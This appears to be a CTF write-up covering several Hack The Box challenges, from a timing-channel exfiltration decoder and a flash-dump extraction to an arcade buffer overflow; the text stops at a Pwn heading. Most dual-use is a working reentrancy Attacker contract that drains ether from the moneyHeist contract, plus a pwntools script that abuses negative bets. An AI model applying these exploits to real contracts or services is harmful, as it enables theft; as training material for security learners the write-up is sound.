242	9.108836	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
270	9.118827	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
298	12.130430	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
326	15.121628	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
354	15.133281	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
382	15.146927	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
410	15.161977	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
438	18.174520	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
466	18.190085	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
494	18.206053	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)

With the following script we could obtain the exfiltrated data (which included the flag):

```python
#!/usr/bin/python
import json
import sys

with open(sys.argv[1], "r") as input_file:
    data = json.load(input_file)

res = ""
resAlt = ""
prevTime = None
for packet in data:
    currTime = float(packet["_source"]["layers"]["frame"]["frame.time_relative"])
    if prevTime != None:
        if abs(currTime - prevTime) >= 2:
            res += "1"
            resAlt += "0"
        else:
            res += "0"
            resAlt += "1"
    prevTime = currTime

# Last bit (could be 0 or 1)
res += "1"

# Split in chunks of 8 bits and print in ASCII
chunks = [ res[i:i+8] for i in range(0, len(res), 8) ]
print( "".join(chr(int(b, 2)) for b in chunks) )
```

```
home/sh/HTBU/f/forensics_exfil ✓ root # ./solver.py exfiltration.json
db_m3149screenshots,usersid,user,passwordadminHTB{b1t_sh1ft1ng_3xf1l_1s_c00l}
```

Flag: HTB{b1t_sh1ft1ng_3xf1l_1s_c00l}

Hardware

Block

We intercepted a serial communication between two microcontrollers. It seems that the first microcontroller is using a weird protocol to access a flash memory controlled by the second microcontroller. We were able to retrieve 16 sectors of the memory before the connection was disrupted. Can you retrieve what it was read?

We are given two files: *dump.bin* that looks like the 16 sectors retrieved from memory and *sequence.logicdata* which looks like the communication between the two microcontrollers.
After searching on the internet I came to the conclusion that the .logicdata is a log file produced by a Saleae Logic Analyzer.
I downloaded the application, opened the .logicdata file and used the Async Serial analyzer with its default configuration (it might be using some AS protocol as we can see in the fact that it has only one channel).
As we can see in the photo, we got init as the start of the decoded data so it looks really great! We exported the data as a txt and after beautifying the data we got the next output:

Protocol Result Init ''W25Q128FV'' SPI ''Comm..xy'' sector: x , ''page: y , '' page_offset: xy
14
17
27
11
...

After a bit of trial and error we deduced that x is referring to the first digit of each line and y to the second digit. So as we can see written, x is the sector, y the page and the page offset is xy.
As an example with the 14: Sector 1, Page 4, and offset 14.
Weird protocol for sure because we won't be able to access all the memory.
So we know which positions of the flash memory the microcontroller read!
I used the next python script to automate the extraction of the data:

```
import os
flag = ""
l = ["14","17","27","11","04","15","19","40","21","51","18","06","49","02",
     "31","50","28","41","32","35","24","39","42","36","45","03","43","20"
     ,"00","01","09","44","38","07","22","08","13","23","37","10","47","05","33","26","46","25"]
for i in l:
    num = int(i[0])*4096 + int(i[1])*256 + int(i)
    f = os.popen("dd if=dump.bin bs=1 count=1 skip="+ str(num) + " status=none")
    c = f.read()
    flag += c
print(flag)
```

To get the sector size I divided the total size of the data between 16 (we know this is the number of sectors) and for the page size I did a bit of guessing with powers of 2 until I got an H for the first digit with page size 256.

```
zombor@zombor:~/Descargas/HTBCTF/hw_block$ dd if=dump.bin bs=1 count=1 skip=4622 status=none
zombor@zombor:~/Descargas/HTBCTF/hw_block$ dd if=dump.bin bs=1 count=1 skip=5134 status=none
Hzombor@zombor:~/Descargas/HTBCTF/hw_block$dd if=dump.bin bs=1 count=1 skip=5905 status=none
Tzombor@zombor:~/Descargas/HTBCTF/hw_block$
```

```
zombor@zombor:~/Descargas/HTBCTF/hw_block$ python3 script.py
HTB{M3m0ry_5cR4mbl1N6_c4n7_54v3_y0u_th1S_t1M3}
```


Flag: HTB{M3m0ry_5cR4mbl1N6_c4n7_54v3_y0u_th1S_t1M3}

Blockchain

moneyHeist

The Royal Mint of Spain has just called, all their money's gone. It seems to be ccoming from their new creditt card system linked to the blockchain. Can you investigate and replicate the exploit? They just deployed a test contract for you, steal the ether they stored on it!

We first received the test contract code and the address where it is deployed.




```
pragma solidity ^0.6.0;
import "https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/math/SafeMath.sol";
contract moneyHeist {

using SafeMath for uint;
mapping (address => uint256) private bankRobberAccount;
mapping (address => bool) private accountAlreadyExists;
mapping (address => bool) private hasAlreadyWithdrawn;
mapping (address => bool) private isAccountActive;
mapping (address => bool) private inWithdrawalProcess;
uint256 public possibleWithdrawalPerDay;

constructor() public payable {
    possibleWithdrawalPerDay = 0.001 ether;
    bankRobberAccount[address(this)] = msg.value;
}

function createNewAccount() public payable {
    require(accountAlreadyExists[msg.sender] == false);
    bankRobberAccount[msg.sender] = msg.value;
    hasAlreadyWithdrawn[msg.sender] = false;
    isAccountActive[msg.sender] = true;
    accountAlreadyExists[msg.sender] = true;
}

function checkAccountBalance(address accountAddress) public view returns(uint) {
    return bankRobberAccount[accountAddress];
}

function fundsMovementProcess(address sourceAddress, address destinationAddress, uint transferAmount, uint8 transferType) public {
    require(inWithdrawalProcess[msg.sender] == true);
    if(transferType == 1){
        bankRobberAccount[destinationAddress] = bankRobberAccount[destinationAddress].sub(transferAmount);
    } else if(transferType == 2) {
        bankRobberAccount[destinationAddress] = bankRobberAccount[destinationAddress].add(transferAmount);
        bankRobberAccount[sourceAddress] = bankRobberAccount[sourceAddress].sub(transferAmount);
    } else {
        revert();
    }
}

function transferBetweenAccounts(address destinationAddress, uint transferAmount) public {
    require(isAccountActive[msg.sender] == true && isAccountActive[destinationAddress] == true);
    require(bankRobberAccount[msg.sender] >= transferAmount);
    inWithdrawalProcess[msg.sender] = true;
    fundsMovementProcess(msg.sender,destinationAddress,transferAmount,2);
    inWithdrawalProcess[msg.sender] = false;
}

function dailyWithdrawalRequest(uint transferAmount) public {
    require(transferAmount <= possibleWithdrawalPerDay);
    require(bankRobberAccount[msg.sender] >= transferAmount);
    require(isAccountActive[msg.sender] == true);
    require(hasAlreadyWithdrawn[msg.sender] == false);
    inWithdrawalProcess[msg.sender] = true;
    (bool isSuccessfulTransfer,) = msg.sender.call.value(transferAmount)("");
    require(isSuccessfulTransfer);
    fundsMovementProcess(address(this),msg.sender,transferAmount,1);
    hasAlreadyWithdrawn[msg.sender] = true;
    inWithdrawalProcess[msg.sender] = false;
}

function closeBankAccount() public {
    require(isAccountActive[msg.sender] == true);
    (bool isSuccessfulTransfer,) = msg.sender.call.value(bankRobberAccount[msg.sender])("");
    require(isSuccessfulTransfer);
    bankRobberAccount[msg.sender] = 0;
    isAccountActive[msg.sender] = false;
    }
}
```


We found a vulnerability in the code that can be exploited using a cross-function reentrancy attack. This attack is based on the solidity fallback function, citing the official documentation: *It is executed on a call to the contract if none of the other functions match the given function identifier (or if no data was supplied at all). Furthermore, this function is executed whenever the contract receives plain Ether (without data).* So when the contract of the bank sends us money our fallback function will be executed, letting us interact with the contract again ("reentring").


In this case, we have two functions that share the same variable states and this can be exploited as follows. The vulnerable functions are *dailyWithdrawalRequest* and *fundMovementsProcess*. When we call *dailyWithdrawalRequest* the variable *inWithdrawalProcess* is set to true. This way, at the start of *fundMovementsProcess* the requirement is passed and you can update the balance of the "bank". Immediately after changing the variable, the bank contract sends money to the contract making the call, thus our fallback function is triggered. This idea can be used by setting the fallback function of our own contract to call *fundMovementsProcess* in which we transfer all the ether from the bank to our account in the bank. As the variable *inWithdrawalProcess* is still set to true, the function call will be successful and all the money will be in our account. We can check with the function *checkAccountBalance* that our contract has an account with 0.1 ether, the money the bank had (the amount is shown in weis and not ethers, another unit).

To do this process we created our own contract *Attacker*:

```
contract Attacker {

    moneyHeist v;
    uint public count;
    address addressVictim;

    event LogFallback(uint count, uint balance);

    constructor(address victim) public payable {
        addressVictim = victim;
        v = moneyHeist(victim);
        v.createNewAccount.value(msg.value)();
    }

    function attack() public payable {
        v.dailyWithdrawalRequest(1000000000000000);
    }

    function close() public {
        v.closeBankAccount();
    }

    function send(address destinationAddress, uint transferAmount) public {
        v.transferBetweenAccounts(destinationAddress, transferAmount);
    }

    fallback() external payable {
        count++;
        if(count < 30) v.fundsMovementProcess(addressVictim,address(this),10000000000000000,2);
    }

    function print() public payable returns(uint){
        return v.checkAccountBalance(address(this));
    }
}
```

With this contract then we create an account in the bank with some ether and, then, call the function *attack* to get the money into our account. After that, as we can't do any more withdrawals with this account (*asAlreadyWithdrawn* is set to true) we just deploy another contract, create an account in the bank with the function *createNewAccount* and send money from the contract with all the ether to the new contract with the function *transferBetweenAccounts*. Because the new account has not withdrawn it can call the withdrawal function and all the ether will go to that contract. Now, the given contract has 0 ether. And, now, we can get the flag.






Flag : HTB{Th3_D4ng3R_0f_Re3nTr4ncY}

Misc

rigged lottery

Is everything in life completely random? Are we unable to change our fate? Or maybe we can change the future and even manipulate randomness?! Is luck even a thing? Try your "luck"!

The first thing we noticed is that you could bet negative coins so losing will give you a positive number of coins:



Then we figured out that when we put 0 on the lucky number we always got H in the first position when claiming the prize. We then checked that with a lucky number equal to 1 it gives us a T on the second position always... This looks like a flag! With few coins it worked for the first letters but it started failing for further letters so we added more coins and it worked...

We automatized the job with the next python script:

```python
from pwn import *
flag = ""

for i in range(32):
    con = remote("docker.hackthebox.eu",30599)
    con.recvuntil(b"Exit.\n")
    con.send(b"1\n")
    con.recvuntil(b"(1-32): ")
    con.send(str(i) + "\n")
    con.recvuntil(b"Exit.\n")
    con.send(b"2\n")
    con.send(b"-1000000000000000000000000000000000000\n")
    con.recvuntil(b"Exit.\n")
    con.send(b"3\n")
    con.readline()
    con.readline()
    con.readline()
    x = con.recvall()
    print(x)
    flag += chr(x[i])
    print(flag)
    con.close()
print(flag)
```

Output of our working script:


```
b'\x06\xd1\xa7\x82\xaa\xb3-8P\xd4\xf8\x1b%\x9f\x91\xcd5`l\xad\xce\xdc\t\xd8\xe3\xe46b\x08~\xce\xa3\x84'
HTB{strcpy_0nly_c4us3s_tr0ub
[+] Opening connection to docker.hackthebox.eu on port 30599: Done
[+] Receiving all data: Done (33B)
[*] Closed connection to docker.hackthebox.eu port 30599
b'\x97\xa7\x04\x1a\x07\x86\xa2X\xff\x02+\x97\xdc7\xe9C\x1c\x89\xa9a\x9d\xf5\x1a\xe2\x85\x15M\x8al\xb4\x0f\x9d\xfd'
HTB{strcpy_0nly_c4us3s_tr0ubl
[+] Opening connection to docker.hackthebox.eu on port 30599: Done
[+] Receiving all data: Done (33B)
[*] Closed connection to docker.hackthebox.eu port 30599
b'\xfb\x02\xef\xed\x9e\xec\xf9k\xb6\x0c\xe4E\xd9\xa38\x0cz\x17\xd2\xba[\xc6\x88\xc3\xf4\\m\x9e\xd23\xd3\xd2a'
HTB{strcpy_0nly_c4us3s_tr0ubl3
[+] Opening connection to docker.hackthebox.eu on port 30599: Done
[+] Receiving all data: Done (33B)
[*] Closed connection to docker.hackthebox.eu port 30599
b'\xc3=\x1f4\xbb\xca\xc1\x9eW\xa4B\x10\x96w\xcf\r\xdd"f\xe2\xe4\x15\xb6\xfa\xd6\xb5:\xb7\xf2)!S\x7f'
HTB{strcpy_0nly_c4us3s_tr0ubl3!
[+] Opening connection to docker.hackthebox.eu on port 30599: Done
[+] Receiving all data: Done (33B)
[*] Closed connection to docker.hackthebox.eu port 30599
b'\x8f\xa4\x91?P3I)\xa7\xcf\x9b<l\xad\xb9\x8b\xcd\xca%\xc5\xae3\xb4\xaf\xe6\x0b1\x163\xc90}h'
HTB{strcpy_0nly_c4us3s_tr0ubl3!}
HTB{strcpy_0nly_c4us3s_tr0ubl3!}
```

Flag : HTB{strcpy_0nly_c4us3s_tr0ubl3!}

Misc


arcade

If you are not strong enough to beat the boss, you need to find another way to win the game!




We are given an ELF 64-bit executable without any anti-reversing protections. When executed, it prompts for a mode selection. If we choose the *Izi* mode we are notified the mode is not available (totally unexpected) so we must select the Hard mode and then the game starts.


We are shown a game info screen, in which we can see we have an initial certain amount of credits (4) and some stats that are initially set to 0. In every loop we can choose between the next options:



- **Create profile**: we are prompted to enter a *Super name*, select an attribute to increase its points by a given amount (up to 120) and finally insert a catch-phrase. After that, one credit has been deduced from the balance and the value of the selected attribute has been updated.
- **Play game**: after selecting this option, a loading screen is printed with the message "*Waiting for combat to end*". After some seconds, it says we lost and another credit has been spent.
- **Claim prize**: we get an error saying "No prize for you!".

Taking the binary into IDA we analyze it. The first function to reverse is the prize one, because it is expected to be the one that somehow gives us the flag. Indeed, we see that if some boolean value is true, the system executes the "cat flag.txt" command. If not, the program outputs the error said before. Then, we have to figure out how to set this variable to 1. The cross references to the variable show that there are 2 points in the program where this can be done:






One point is located in the play_game function. Analyzing it we see that in order to set the variable to 1, we have to play with more than 500 attack points, 1000 health points and 800 speed points. In any case, even if we manage to get that amount of points and win the game, there is a password check that, if wrong, resets the variable to 0 again. That check is located inside the prize function. It compares the bytes located in *randomPassword* and *superName+248* memory locations. The *randomPassword* is generated at runtime and it is made of 8 random bytes taken from /dev/urandom. In order to print the flag file, we have to find a way to get this check as valid.


The *superName* memory buffer is changed in the create profile function and takes the value we give for the Super name (that must begin with “Super-”). Then, we notice that the catch-phrase that we enter is concatenated with the *superName* string. We can enter the same amount of bytes than the selected attribute increase. Looking at the memory, we see that the buffer taken into account in the check is 248 bytes ahead of the *superName* buffer,

so there is a chance to reach for it. To accomplish this, we exploit the simple loop that skips the '-' character after we input the Super name and terminates it with a null byte. Then, we just have to select an increase of 120 points, and enter 120 times the character '-'. Thus, after the strncat we have a long "Super----..." string in memory. If we repeat the process again, the newer 120 dashes will append the previous string making it longer, like a sled. After sending 250 dashes, ¡we just have to claim the prize and get the flag!.



```
0000000000000E4F
0000000000000E4F vulnerable:
0000000000000E4F mov     rax, cs:stdout@@GLIBC_2_2_5
0000000000000E56 mov     rcx, rax        ; s
0000000000000E59 mov     edx, 2Dh ; '-'  ; n
0000000000000E5E mov     esi, 1          ; size
0000000000000E63 lea     rdi, aInsertACatchPh ; "\nInsert a catch-phrase for your charac"...
0000000000000E6A call    _fwrite
0000000000000E6F mov     rax, [rbp+selectedAmount]
0000000000000E73 mov     rdi, rax        ; size
0000000000000E76 call    _malloc
0000000000000E7B mov     [rbp+buf], rax
0000000000000E7F mov     rdx, [rbp+selectedAmount] ; nbytes
0000000000000E83 mov     rax, [rbp+buf]
0000000000000E87 mov     rsi, rax        ; buf
0000000000000E8A mov     edi, 0          ; fd
0000000000000E8F call    _read
0000000000000E94 mov     rax, [rbp+buf]
0000000000000E98 mov     edx, 100h       ; n
0000000000000E9D mov     rsi, rax        ; src
0000000000000EA0 lea     rdi, superName  ; dest
0000000000000EA7 call    _strncat
```

We setup a solver script that automates the entire process:



```
home/sh/HTBU/m/misc_arcade ✔ root #  python solver.py
[+] Opening connection to docker.hackthebox.eu on port 30630: Done
[*] Switching to interactive mode

Congratulations !!
You won the game!
Here is a  for you!
HTB{1ts_4_m3_fl4gioo!}
[*] Got EOF while reading in interactive
$
```

Flag: HTB{1ts_4_m3_fl4gioo!}

Pwn

kindergarten

When you set the rules everything is under control! Or not?

